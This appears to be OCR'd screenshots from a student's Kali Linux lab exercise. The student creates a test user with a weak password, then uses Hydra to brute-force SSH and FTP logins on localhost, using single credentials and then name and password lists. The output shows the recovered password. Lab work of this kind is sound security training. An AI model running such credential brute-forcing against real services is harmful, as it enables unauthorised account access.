





```
┌──(root㉿kali)-[~]
└─# adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `
test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / e
xtra groups `users' ...
info: Adding user `test_user' to group `users' ...

┌──(root㉿kali)-[~]
└─# service ssh start
```




```
┌──(root㉿kali)-[~]
└─# ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.1
00)' can't be established.
ED25519 key fingerprint is SHA256:+4tli6eZZRrqJY0bLzQ2
nooJ8w5r3M2+Vj4EfUZk+4o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[
fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.028 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.037 ms
^Z
[1]+  Stopped                 ping 192.168.50.100
```




```
┌──(kali㉿kali)-[~]
└─$ hydra -l test_user -p testpass 127.0.0.1 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 0
8:29:13
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 t
ry per task
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 0
8:29:13
```



```
┌──(kali㉿kali)-[~/…/esercizi/es venerdi/progetto/sett 4 bw]
└─$ hydra -L nomi.txt -P passwords.txt -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 08:50:55
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-
][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|pos
db mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1

┌──(kali㉿kali)-[~/…/esercizi/es venerdi/progetto/sett 4 bw]
└─$ hydra -L nomi.txt -P passwords.txt 127.0.0.1  -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 08:51:21
[DATA] max 4 tasks per 1 server, overall 4 tasks, 60 login tries (l:10/p:6), ~15 tries per task
[DATA] attacking ssh://127.0.0.1:22/

[22][ssh] host: 127.0.0.1   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 08:52:04
```



```
┌──(kali㉿kali)-[~/…/esercizi/es venerdi/progetto/sett 4 bw]
└─$ hydra -l test_user -p testpass ftp://127.0.0.1
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use i
n military or secret service organizations, or for illegal purposes (this is
 non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 08
:56:38
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 tr
y per task
[DATA] attacking ftp://127.0.0.1:21/
[21][ftp] host: 127.0.0.1   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 08
:56:40
```



```
┌──(kali㉿kali)-[~/…/esercizi/es venerdi/progetto/sett 4 bw]
└─$ hydra -L nomi.txt -P passwords.txt ftp://127.0.0.1
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secr

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 09:03:12
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60 login tries (l:10/p:6), ~4 tries per ta
[DATA] attacking ftp://127.0.0.1:21/
[21][ftp] host: 127.0.0.1   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 09:03:26

┌──(kali㉿kali)-[~/…/esercizi/es venerdi/progetto/sett 4 bw]
└─$ 
```